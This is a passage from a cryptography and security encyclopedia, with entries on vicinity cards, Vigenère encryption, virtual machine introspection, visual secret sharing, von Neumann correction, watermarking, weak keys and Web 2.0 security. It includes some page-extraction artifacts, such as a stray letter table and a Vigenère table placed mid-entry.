J	J	4	L	S	5	R	I	Z	1	F	0	2	B	Q	U	W	X	M	E	C	3	N	Y	O	P	V	G	K	T	A	D	H
K	K	N	P	E	I	C	5	Y	3	D	2	0	X	W	A	Q	B	O	S	R	1	4	Z	M	L	G	V	J	H	U	F	T
L	L	Z	J	M	3	W	1	4	I	H	B	X	0	C	V	R	2	S	O	Q	5	Y	N	E	K	U	A	P	D	G	T	F
M	M	1	S	L	Y	X	Z	I	4	G	Q	W	C	0	T	2	R	J	P	B	N	3	5	K	E	D	F	O	U	H	V	A
N	N	K	Y	5	S	F	E	P	O	R	U	A	V	T	0	H	G	3	I	D	M	J	L	1	Z	B	X	4	Q	2	C	W
O	O	3	E	P	Z	B	Y	5	N	V	W	Q	R	2	H	0	C	K	L	X	4	1	I	J	S	F	D	M	A	T	G	U
P	P	Y	K	O	1	Q	3	N	5	T	X	B	2	R	G	C	0	E	M	W	I	Z	4	S	J	A	U	L	F	V	H	D
Q	Q	H	C	B	V	P	G	F	A	Z	M	O	S	J	3	K	E	0	X	L	U	T	D	2	R	5	I	W	N	1	Y	4
R	R	D	W	2	A	J	U	T	V	N	E	S	O	P	I	L	M	X	0	K	G	F	H	B	Q	1	3	C	Z	5	4	Y
S	S	I	M	J	N	2	4	1	Z	A	C	R	Q	B	D	X	W	L	K	0	Y	5	3	P	O	T	H	E	V	F	U	G
T	T	W	D	V	B	Z	X	R	2	P	3	1	5	N	M	4	I	U	G	Y	0	Q	C	A	F	S	E	H	J	O	L	K
U	U	2	V	D	C	I	R	X	W	E	N	4	Y	3	J	1	Z	T	F	5	Q	0	B	H	G	L	P	A	M	K	S	O
V	V	X	U	T	Q	1	W	2	R	O	Y	Z	N	5	L	I	4	D	H	3	C	B	0	F	A	J	K	G	S	P	M	E
W	W	T	R	X	G	L	V	D	U	Y	O	M	E	K	1	J	S	2	B	P	A	H	F	0	C	I	5	Q	4	3	Z	N
X	X	V	2	W	H	M	T	U	D	3	P	L	K	E	Z	S	J	R	Q	O	F	G	A	C	0	4	N	B	I	Y	1	5
Y	Y	P	N	3	M	H	O	K	E	W	V	G	U	D	B	F	A	5	1	T	S	L	J	I	4	0	2	Z	C	X	Q	R
Z	Z	L	4	1	O	T	M	J	S	Q	G	V	A	F	X	D	U	I	3	H	E	P	K	5	N	2	0	Y	R	B	W	C
2	2	U	X	R	F	S	D	V	T	5	K	J	P	O	4	M	L	W	C	E	H	A	G	Q	B	Z	Y	0	1	N	I	3
3	3	O	5	Y	L	G	P	E	K	X	T	H	D	U	Q	A	F	N	Z	V	J	M	S	4	I	C	R	1	0	W	B	2
4	4	J	Z	I	E	D	S	L	M	C	A	U	G	H	2	T	V	1	5	F	O	K	P	3	Y	X	B	N	W	0	R	Q
5	5	E	3	N	J	A	K	O	P	2	D	F	T	V	C	G	H	Y	4	U	L	S	M	Z	1	Q	W	I	B	R	0	X
1	1	M	I	Z	P	V	L	S	J	B	H	T	F	A	W	U	D	4	Y	G	K	O	E	N	5	R	C	3	2	Q	X	0

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Vicinity Card

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Related Concepts

►Contactless Cards; ►RFID

Definition

Vicinity cards are contactless cards standardized according to ISO/IEC 15693.

Background

The communication between a VCD (Vicinity Coupling Device; aka a reader) and a VICC (= Vicinity Integrated Circuit Card) is performed using an electromagnetic field coupling between the reader and the card. The coupling is used for both powering the VICC by the VCD and for the data exchange between the VICC and the VCD.

Vicinity cards can be read at a greater distance (typically up to 1–1.5 m distance) than Proximity cards (►Proximity Cards). They operate with a 13.56 MHz RF field.

The NFC harmonization (►NFC) encompasses the Vicinity cards compatibility.

Applications

Typical applications of Vicinity cards are ticketing, identification, authentication, and access control.

Recommended Reading

1. Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester, West Sussex
2. ECMA International (2003) ECMA-352 Near field communication interface and protocol-2 (NFCIP-2), 1st edn.
ECMA-352 standardizes NFCIP-2, the detection and selection of one of the 3 communication modes out of NFC (standardized by ECMA-340), PCD (standardized by ISO/IEC 14443) and VCD (standardized by ISO/IEC 15693)
3. ISO/IEC 15693 Identification cards – Contactless integrated circuit(s) cards – Vicinity cards, ISO
4. See [ECMA-352]

Vigenère Encryption

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

The Vigenère encryption is an encryption with shifted standard alphabets. It makes use of a so-called *Vigenère table* (Table 1). For Z_{26} ("tabula recta" of Trithemius, 1518), this table looks like:

An encryption example with the keytext "GOLD" of length 4 is given by:

plaintext	m u c h h a v e i t r a v e l l e d
keytext	*G O L D G O L D G O L D G O L D G O*
ciphertext	S I N K N O G H O H C D B S W O K R

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Virtual Machine Introspection

Bryan D. Payne
Information Systems Analysis, Sandia National Laboratories, Albuquerque, NM, USA

Related Concepts

►Attestation; ►Intrusion Detection; ►Malware Detection; ►Reference Monitor; ►Security Architecture; ►Virtualization-Based Security

Definition

Virtual machine introspection (VMI) is a technique for externally monitoring the runtime state of a system-level

Vigenère Encryption. Table 1 Vigenère table

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

virtual machine. Monitors can be placed in another virtual machine, within the hypervisor, or within any other part of the virtualization architecture. For virtual machine introspection, the runtime state can be defined broadly to include processor registers, memory, disk, network, and any other hardware-level events.

Background

Virtual machine introspection was originally introduced by Garfinkel and Rosenblum [1] as a way to protect a security application from attack by malicious software. The reasoning behind this claim of protection is that the software interface between a virtual machine and a hypervisor is relatively small, making it easier to implement correctly and verify than the relatively larger interface between an operating system and its applications. Since its introduction, virtual machine introspection continues to be used primarily for security applications that leverage this software isolation property; however, other uses include software debugging and systems management.

Applications

Two key building blocks are needed in order to make virtual machine introspection a useful monitoring technique. First is access to the runtime state of the virtual machine being monitored. Memory is usually the primary source of information, followed closely by network traffic. Other information that may be accessible includes information stored on disk and hardware events such as disk reads and writes, keyboard and mouse events, and video card display buffers. Some of this information can be collected passively, allowing the monitoring application to access the information at any time [2], while other information is collected actively, producing a notification when certain events occur such as writing to a certain memory location or a hardware interrupt [3]. The VMsafe and XenAccess software libraries provide access using virtual machine introspection on VMware and Xen, respectively.

The second key building block is analysis to interpret the information obtained through virtual machine introspection. The view provided to applications through

virtual machine introspection libraries such as VMsafe and XenAccess is low level. For example, the view of memory is simply the raw bytes within the virtual address spaces of an operating system. Converting this low-level view into something meaningful for monitoring applications is known as the semantic gap problem. Solving this problem requires analysis and understanding of the systems being monitored. There has been a significant amount of research into these problems from the forensic analysis community; however, these results are largely applicable to one or a small number of target software versions. More general techniques are only recently emerging from the systems and security research communities to address portions of this problem [8, 9]. While it is possible to build interesting and useful monitoring applications using virtual machine introspection today, doing so usually requires static analysis or reverse engineering of the target system. As researchers continue to address the semantic gap problem, it will become easier to build new monitoring applications that work across a wide variety of target software versions.

Most monitoring applications that use virtual machine introspection do so because of the security benefits. Therefore, the two major classes of applications typically seen in this space are security monitoring and forensics. Security monitoring includes applications that can perform process detection, kernel integrity verification, and general host or network-based intrusion detection [4–6]. Forensic applications include techniques to trace the origin or cause of a malicious event [7]. While many of today's applications remain within research laboratories, the explosion of virtualization deployments in recent years combined with the availability of virtual machine introspection libraries has led to the creation of some commercial products in this space. If current trends continue, both the research and commercial sectors are expected to create new innovations within this space over the next several years.

Open Problems

Virtual machine introspection is still a relatively new technique with many open research problems. The semantic gap problem, discussed above, remains one of the large challenges. In addition, monitoring may require interposing on hardware events, network traffic, and other performance sensitive data. Research is needed to understand how to enable secure monitoring of these forms of data without adversely impacting the overall system performance. Finally, the virtualization deployment required to support virtual machine introspection on desktop and laptop computers introduces both deployment and ongoing management challenges above and beyond what most users are able to address.

Recommended Reading

1. Garfinkel T, Rosenblum M (2003) A virtual machine introspection based architecture for intrusion detection. In: Proceedings of the network and distributed systems security symposium, February 2003
2. Payne BD, Carbone M, Lee W (2007) Secure and flexible monitoring of virtual machines. In: Proceedings of the annual computer security applications conference, December 2007
3. Payne BD, Carbone M, Sharif M, Lee W (2008) Lares: an architecture for secure active monitoring using virtualization. In: Proceedings of the IEEE symposium on security and privacy, May 2008
4. Jones ST, Arpaci-Dusseau AC, Arpaci-Dusseau RH (2006) Antfarm: tracking processes in a virtual machine environment. In: Proceedings of the USENIX annual technical conference, June 2006
5. Litty L, Lagar-Cavilla HA, Lie D (2008) Hypervisor support for identifying covertly executing binaries. In: Proceedings of the USENIX security symposium, August 2008
6. Petroni NL, Hicks M (2007) Automated detection of persistent kernel control-flow attacks. In: Proceedings of the ACM conference on computer and communications security, October 2007
7. King ST, Chen PM (2005) Backtracking intrusions. ACM Trans Comp Syst 23:51–76
8. Cozzie A, Stratton F, Xue H, King ST (2008) Digging for data structures. In: Proceedings of the USENIX symposium on operating systems design and implementation, December 2008
9. Dolan-Gavitt B, Srivastava A, Traynor P, Giffin J (2009) Robust signatures for kernel data structures. In: Proceedings of the ACM conference on computer and communications security, November 2009
10. The XenAccess virtual machine introspection library for Xen. http://www.xenaccess.org
11. The VMsafe virtual machine introspection library for VMware. http://www.vmware.com/go/vmsafe

Virtualization Security

►Security Implication in Virtualization

Virtualized Packer

►Reverse Engineering of Malware Emulators

Virus Scanner

►Malware Detection

Visual Secret Sharing Schemes

G. R. Blakley[1], Gregory Kabatiansky[2]
[1]Department of Mathematics, Texas A&M University, TX, USA
[2]Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

Synonyms

VSSS

Related Concepts

►Access Structure; ►Secret Sharing Schemes; ►Threshold Cryptography

Definition

Visual secret sharing schemes form a particular case of secret sharing schemes with the additional restriction that the shares consist of visual tools and only well-defined coalitions of participants can recover the secret by means of visual methods.

Theory

Visual secret sharing schemes (VSSS, for shortness) were introduced in Ref. [1]. They form a particular case of ►*secret sharing schemes* with the additional restriction that *allowed* (also called *privileged* or *trusted* in ►*access structure*) coalitions can recover the secret by visual means.

More precisely, consider the case when just one bit of visual information, that is, a black or white pixel, has to be distributed as a secret s among n participants of VSSS. To realize this, the dealer uses two sets $\mathcal{B}$ and $\mathcal{W}$ of binary (Boolean) $n\times m$ matrices in the following way. To distribute a "black" secret ($s = 1$), he randomly chooses a matrix $B = (b_{i,j}) \in \mathcal{B}$ and sends to the ith participant a transparency consisting of m subpixels, where the jth subpixel is black if $b_{i,j} = 1$ and the jth subpixel is white if $b_{i,j} = 0$. For distributing $s = 0$, the dealer does the same but with a randomly chosen matrix $W = (w_{i,j}) \in \mathcal{W}$. An allowed coalition recovers the secret by stacking their transparencies (called ►*shares*) and setting $s = 1$ if the stack is "sufficiently" black. The latter means calculating the number c of black subpixels in the stack, that is, the *Hamming weight* (►*cyclic codes*) of the stack, and comparing it with some threshold.

Note that stacking transparencies is equivalent to evaluating the *OR* of the corresponding Boolean vectors $\mathbf{b}_i = (b_{i,1}, \ldots, b_{i,m})$ or $\mathbf{w}_i = (w_{i,1}, \ldots, w_{i,m})$. For the most interesting case of a visual (n, k) ►*threshold scheme* where any set of k or more participants can recover the secret "visually" (see Conditions 1 and 2 below) while any set of less than k participants gains no additional, that is, a posteriori, information about the secret (see Condition 3 below) the formal definition is the following [1].

Two collections $\mathcal{B}$ and $\mathcal{W}$ of $n \times m$ binary matrices are called (n, k) VSSS if the following three conditions are met:

1. For any $B \in \mathcal{B}$, the OR of any k of the n rows of B has Hamming weight of at least d_1.
2. For any $W \in \mathcal{W}$, the OR of any k of the n rows of W has Hamming weight of at most d_0.
3. For any subset $\{i_1, \ldots, i_l\} \subset \{1, \ldots, n\}$ with $l < k$, the two collections obtained by restricting each matrix in $\mathcal{B}$ and $\mathcal{W}$ to the rows $i_1, \ldots, i_l$ are indistinguishable in the sense that they contain the same matrices with the same frequencies.

The value $\alpha = (d_1 - d_0)/m$ is called the *contrast* of the VSSS. Two other important parameters of VSSS are:

- m, the number of subpixels in a share, or *length* of VSSS
- r, the number of matrices in collections $\mathcal{B}$ and $\mathcal{W}$

Obviously the contrast should be sufficiently large while keeping m and r as small as it possible. Construction of an VSSS turned out to be a much more complicated problem than that of an ordinary SSS, even for the case of threshold (n, k)-schemes.

For the simplest case of an (n, n) threshold scheme, the optimal visual version consists of all $2^{n-1}!$ permutations of the columns of the $n \times 2^{n-1}$ matrix W, which columns of W are all binary vectors $x = (x_1, \ldots, x_n)$ with $\sum_{i=1}^{n} x_i = 0 \pmod 2$ (in words, W is the code book of the $(n, n-1)$ *even-weight* code defined by a single overall parity-check symbol), and also of all $2^{n-1}!$ permutations of columns of the matrix B, where, analogously, the columns of B are all binary vectors $y = (y_1, \ldots, y_n)$ such that $\sum_{i=1}^{n} y_i = 1 \pmod 2$. This scheme has parameters $m = d_1 = 2^{n-1}$ and $\alpha = 1/m$, and is optimal since in any visual (n, n)-scheme $\alpha \le 1/2^{n-1}$ and $m \ge 2^{n-1}$ [1].

For general visual threshold (n, k)-schemes various constructions were given in [1] yielding $\alpha = 2^{-\Omega(k)}$. They were further improved in Refs. [2, 3]. Starting with Refs. [2, 4] the technique of linear programming was applied to evaluate the maximal possible contrast of (n, k) visual threshold schemes. This led Krause and Simon [5] to the asymptotically answer $\lim 4^n \alpha = 4$ for fixed k and growing n (see [6] for small values of $k = 3, 4, 5$). Generalizations of VSSS to the colored case have been also considered, see Ref. [3].

Recommended Reading

1. Naor M, Shamir A (1995) Visual cryptography. In: Advances in cryptology EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, pp 1–12
2. Droste S (1996) New results on visual cryptography. Advances in cryptology CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, pp 401–415
3. Verheul ER, van Tilborg HCA (1997) Constructions and properties of k out of n visual secret sharing schemes. Designs Codes Cryptogr 11(2):179–196
4. Hofmeister T, Krause M, Simon HU (2000) Optimal k out of n secret sharing schemes in visual cryptography. Theor Comput Sci 240:471–485
5. Krause M, Simon HU (2000) On contrast optimal secret sharing schemes in visual cryptography: determining the optimal contrast exactly. Lecture notes in computer science, vol 1776. Springer, pp 280–291
6. Blundo C, D'Arco P, De Santis A, Stinson DR (2003) Contrast optimal threshold visual cryptography schemes. SIAM J Discr Math 16:224–261

VM Protection

►Reverse Engineering of Malware Emulators

Voice Biometrics

►Speaker Recognition

Voice Recognition

►Speaker Recognition

Voiceprint Recognition

►Speaker Recognition

von Neumann Correction

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Synonyms

De-skewing

Related Concepts

►Random Number Generators; ►Statistical Randomness Tests

Definition

von Neumann Correction is a process for removing bias from pseudo-random bit streams.

von Neumann correction takes pairs of bits as inputs but output bits only when there is a transition in the input bit stream. Because transitions in each direction occur an equal number of times, the bias is eliminated. This comes at the cost of a lower bit rate.

Indeed, let us assume that the source outputs a 1 with probability $\frac{1}{2}+\varepsilon$ and a 0 with probability $\frac{1}{2}-\varepsilon$. We see that the sequence 11 occurs with probability $\left(\frac{1}{2}+\varepsilon\right)^2$, that the sequence 00 occurs with probability $\left(\frac{1}{2}-\varepsilon\right)^2$ but that the occurrence probabilities of both sequences 01 and 10 are equal to:

$$\left(\frac{1}{2}-\varepsilon\right)\left(\frac{1}{2}+\varepsilon\right)=\frac{1}{4}-\varepsilon^2$$

Hence, although smaller than $\frac{1}{2}$, the probability to output a 1 is *strictly equal* to the probability to output a 0.

A von Neumann corrector transforms a random n-bit stream into an $\frac{n}{4}$-bit stream (half of the sequence is thrown away and the other half is converted from bit pairs to single bits).

Note that while the von Neumann corrector eliminates bias, it might not necessarily eliminate all forms of *correlation*. For instance, taking the extreme example of an input alternating 0 s and 1 s, the input is unbiased, but the output will be all 0 s or all 1 s (depending on when the corrector begins to read the input data).

Experimental Results

This procedure is frequently used in industrial products.

Recommended Reading

1. Sunar B (2009) True random number generators for cryptography. In: Koç ÇK (ed) Cryptographic Engineering. Springer, pp 55–73

VSSS

►Visual Secret Sharing Schemes

W

Watermarking

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Authentication; ►Protection; ►Steganography

Watermarking is a method in computer security by which identifiers of sources or *copyright owners* of digital or analog signals are embedded into the respective signals themselves in order to keep track of where a signal comes from or who the copyright owners are. Thus, watermarking is for ►copy protection of electronic content, predominantly, digital content. The signal carrying the content before a watermark is embedded is sometimes called the *cover signal*, and the piece of data carrying the copyright ID (and other optional information) is called the *watermark*. The term "watermark" dates back to the thirteenth century when paper makers used traditional watermarks to differentiate their products from each other. Thus, traditional watermarks serve as ►authentication tags of print media, while electronic watermarks serve as copyright tags of the content itself.

The demand for watermarking comes mainly from the movie and music industry, which is trying to limit the pirating of their digital audio, video, and artwork.

Theory

The characteristic security requirements on digital watermarking schemes, also called *electronic copyright marking schemes* (ECMS), are as follows:

Unobstrusiveness: Watermarks should not degrade the quality of the cover signal in a way that annoys consumers when listening to or watching the content. The watermark may still be visible though, like, for example, the logo of a TV station that is continuously visible in one of the corners of the screen.

Robustness: Watermarks should be embedded into the content, in such a way that any signal transform of reasonable strength cannot remove the watermark. Examples of transformations are digital-to-analog conversion, compression or decompression, or the addition of small amounts of noise. Hence, pirates trying to remove a watermark will not succeed unless they degrade the quality of the cover signal so much that the result is of little or no commercial interest any more.

Note how watermarking is different from ►digital steganography, which was originally introduced as *invisible communication* by Gus Simmons [7]. In steganography, the sender hides a message in a cover signal in order to conceal the *existence* of a message being transferred. The main goal is imperceptability of the hidden message. Unobstrusiveness and robustness are no primary concerns in steganography. The cover signal may be degraded to a certain extent and no precautions are taken to avoid losing the hidden message should the cover signal be manipulated. Watermarking and steganography are different topics in the area of *information hiding*.

Watermarking is also different from ►authentication and ►non-repudiation (unforgeability). On the one hand, robustness is a stronger requirement than unforgeability, because an attacker against robustness is already successful if he destroys or removes a watermark, whereas a forger is only successful if he comes up with an ►authentication tag that verifies against the verification key of an existing sender. In another sense, robustness is a weaker requirement than non-repudiation, because there are watermarking schemes where all decoders use the same secret that is used to create a watermark. Thus any decoder could be used to pick up a watermark from some cover signal A and embed it to another signal B, thus making the impression that the copyright owner of signal A also owns a copyright for signal B. There are watermarking mechanisms, though, that depend not only on the sender ID, but also on the cover signal itself, and thus can be used for authentication purposes.

Important classes of digital watermarking schemes are the following:

Blind watermarking (sometimes called *public watermarking*) means that a decoder can detect a watermark

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

without a need to look at the cover signal. Only the sender's secret key is required in order to reconstruct some random sequence that the sender used to construct the watermark in the first place. These types of schemes can be used easily in mass market electronic equipment or software. In some cases you may need extra information to help your decoder (in particular to synchronize its random sequence on the possibly distorted test signal).

Non-blind watermarking (sometimes called *private watermarking*) means that a decoder requires the sender's secret ►key and the original cover signal in order to detect the watermark in it.

Asymmetric watermarking (sometimes called *public-key watermarking*) means that the sender uses a private key to construct the watermark in a similar way as a ►digital signature is created by using a private key, and any decoder who has access to the corresponding public key can detect and recognize the respective watermark (►public key cryptography). The public key would neither allow to reconstruct the sender's private key (under certain complexity theoretic assumptions), nor to forge a watermark, or to remove an embedded watermark. No sufficiently robust and secure asymmetric watermarking schemes are known [3].

Applications

Prominent examples of electronic copyright marking schemes are the following:

DVD (*Digital Video Disk* later reissued as *Digital Versatile Disk*) [1]. This technique has been cryptanalyzed by Petitcolas et al. in [5].

SDMI (*Secure Digital Music Initiative*) [6]. This technique uses *echo hiding*, which was cryptanalyzed by Craver et al. [2].

A good introduction and papers about modern watermarking techniques is collected by Katzenbeisser and Petitcolas [4].

Recommended Reading

1. Bloom JA, Cox IJ, Kalker T, Linnartz J-PMG, Miller ML, Traw CBS (1999) Copy protection for DVD video. Proc IEEE 87(7):1267–1276
2. Craver SA, Wu M, Liu B, Stubblefield A, Swartzlander B, Wallach DS, Dean D, Felten EW (2002) Reading between the lines: lessons from the SDMI challenge. In: Proceedings of the 10th USENIX security symposium 2002, Boston, 25–30 June 2001, pp 353–363. http://www.usenix.org/
3. Hachez G, Quisquater J-J (2002) Which directions for asymmetric watermarking? In: Proceedings of the XI European signal processing conference (EUSIPCO 2002), Toulouse, Sept 2002
4. Katzenbeisser S, Petitcolas FAP (eds) (2000) Information hiding techniques for steganography and digital watermarking. Artech House, Norwood
5. Petitcolas FAP, Anderson R, Kuhn MG (1998) Attacks on copyright marking systems. In: Aucsmith D (ed) Information hiding. Lecture notes in computer science, vol 1525. Springer, Berlin, pp 218–238
6. Secure Digital Music Initiative. http://www.sdmi.org
7. Simmons GJ (1984) The prisoners' problem and the subliminal channel. In: Chaum D (ed) Advances in cryptology – CRYPTO'83. Lecture notes in computer science. Plenum, New York, pp 51–67

Weak Collision Resistance

►Second Preimage Resistance

Weak Exclusion

►Separation of Duties

Weak Keys

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►DES-X; ►IDEA; ►MAC Algorithms; ►Stream Cipher; ►Symmetric Cryptosystem; ►Triple DES

Definition

The strength of the encryption function $E_K(P)$ may differ significantly for different keys K. If for some set WK of keys, the encryption function is much weaker than for the others, this set is called a *class of weak keys*. The attack technique that succeeds against the keys in the class WK is called a *membership test* for the class. For example, if the test uses differential cryptanalysis, then it will be called a *differential membership test*.

Theory

Suppose the key space has k bits, so that complexity of ►exhaustive key search is 2^k. Suppose there exists a class of weak keys of size 2^f, with a complexity of the membership test of 2^w. If $2^w \leq 2^f$, exploiting weak keys is more

efficient than using the exhaustive search. In other words, if the choice of the key of the cryptosystem is restricted to a weak-key class, the attack succeeds if it is faster than exhaustive search over this restricted key-class.

The following attack model allows to compare the conventional attacks and the attacks using weak keys. Suppose the attacker is given an access to the block box performing encryption/decryption function. Suppose the box has a key-reset button, which causes the key to change inside the box uniformly at random. We call the attack successful if the attacker can recover at least one of the keys of the box faster than exhaustive search (or in a relaxed scenario, is able to distinguish a box with a cipher from a box with a collection of random-permutations). The measure of complexity of such an attack in a weak key scenario is 2^{k-f+w}. This can be compared directly to the complexities of the conventional attacks, in which the attacker will try to break a "fixed" key, i.e., will not touch the key-reset button. The larger the weak-key class the faster the membership test – the better the attack would be.

Applications

A typical example of a cipher with large weak-key classes is IDEA. For example, a class of 2^{63} weak keys out of total 2^{128} keys has been reported [3] for a full 8.5-round IDEA. The membership test has negligible complexity given only 20 chosen plaintexts. The measure of complexity in this case would be $2k - f + w \approx 2^{128-63+4} = 2^{69}$ steps to recover one of the 128-bit keys of the black-box containing the IDEA cipher. In the case of *DES* (►Data Encryption Standard), there is a set of four keys for which the cipher is an involution, i.e., $DES_k\ (DES_k(m)) = m$ but this set is too small to be of a real threat.

An example of a cipher completely broken by the weak key analysis is *Lucifer* [1]. In this 128-bit block cipher, half of the keys can be discovered by a differential membership test using 2^{36} chosen plaintexts and analysis steps. The attack complexity measure in this case is $2^{128-127+36} = 2^{37}$. Another prominent cipher which is vulnerable to a real-time weak-key attack is RC4 [2].

Recommended Reading

1. Ben-Aroya I, Bihim E (1993) Differential crytanalysis of Lucifer. IN: Stinson DR (eds) Advances in cryptology – CRYPT'93. Lecture notes in computer science, vol 773. Springer, pp 187–199. See also J Cryptol 9(1):21–34, 1996
2. Fluhrer SR, Mantin I, Shamir A (2001) Weaknesses in the key scheduling algorithm of RC4. In: Selected areas in cryptography. Lecture notes in computer science, vol 2259. Springer, pp 1–24
3. Hawkes P (1998) Differential-linear weak key classes of IDEA. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, pp 112–126

Web 2.0 Security and Privacy

Collin Jackson
CyLab, Department of Electrical and Computer Engineering, Carnegie Mellon University, Moffett Field, CA, USA

Related Concepts

►Cross-Sire Scripting Attacks (XSS); ►Mashups; ►Web 2.0

Definition

Web 2.0 is a catch-all term for the change in the functional use of the Internet from its original paradigm to a more user-oriented and individually-tailored experience. These changes have caused a blizzard of security and privacy concerns as users' systems and critical information are increasingly vulnerable to hijacking, theft, and malicious attacks for which current defenses are inadequate.

Background

In the Web 1.0 paradigm, information, in the form of static web-pages that maintained and updated their content periodically, flowed unidirectionally from the provider to the user, and users themselves were generally disconnected from each other. Web 2.0 has changed this dynamic, with the system now revolving instead around a model of interconnected networks of users, web-pages, and content-sharing applications designed to make information flow multi-directionally, both between users and the web-pages they visit as well as among users and networks of users. Web 2.0 is also sometimes referred to as the "participatory web."

Theory

The growing emphasis on user-generated content and the increasing use of social networks, blogs, and wikis are Web 2.0 staples. They also mean new and ever-increasing vulnerabilities in terms of the integrity of systems and important data as it is easier than ever to accidentally expose a system to malicious code, malware, or data theft. The use of Web 2.0 applications like mashups, widgets, and RSS feeds means users are vulnerable to novel forms of attack and data theft, such as Cross-Site Scripting (XSS) attacks and Cross-Site Request Forgery (CSRF) attacks, though new methods are being developed constantly in the hopes of securing the new technologies (e.g., SMash, developed by IBM and submitted to the OpenAjax Alliance in March 2008 in the hopes of securing mashups against malicious infiltration.) Often these attacks originate not on an

attacker's website but on one of any number of popular and legitimate sites that accept user-generated content such as comments, reviews, etc. Cleverly disguised HTML posted in these places can hide malicious code used to steal session IDs and cookies or redirect users to fake web sites used as phishing lures.

Privacy and security concerns have also been raised around the practice of many corporations and Internet organizations to collect and store clients' sensitive data as there have been numerous instances of these databases and the accounts they describe being hacked, resulting in the leak of sensitive information. Additionally, the mining of information such as the contents of cloud-based email applications like Gmail or social networking accounts like Facebook and Twitter by providers, outside corporations, and advertisers has raised concerns among privacy advocates about the unauthorized access and use of personally identifiable information by malicious users. Even without explicit access to sensitive data, collecting and analyzing freely available social networking information can enable a user to learn valuable details about persons or companies that the user could then use for malicious purposes.

Recommended Reading

1. Mehta D Jeopardy in Web 2.0: the next generation web, the open web application security project. http://www.owasp.org/images/b/b6/Jeopardy_in_Web_2.0_-_The_Next_Generation_Web_Applications.pdf
2. Shezaf O Top Web 2.0 security threats, secure enterprise 2.0 forum, 2009 industry report. http://www.secure-enterprise20.org/files/Top%20Web%202%200%20Security%20Threats.pdf
3. Adhikari R Experts on Web 2.0 security problems, datamation. http://itmanagement.earthweb.com/secu/article.php/3805496/Experts-on-Web-20-Security-Problems.htm
4. Web 2.0 News Desk (13 Mar 2008) IBM Cracks Web 2.0 security concerns with 'SMash.' Web 2.0 J. http://web2.sys-con.com/node/518524
5. Websense Security Labs (2009) State of internet security, 2009. Websense White Paper. http://securitylabs.websense.com/content/Assets/WSL_Q1_Q2_2009_FNL.pdf

Web Access Control Strategies

Alban Gabillon
Laboratoire Gepasud, Université de la Polynésie Française, Tahiti, French Polynesia

Related Concepts

►Context-Based Access Control; ►Cookies; ►Discretionary Access Control; ►Mandatory Access Control; ►Role-Based Access Control
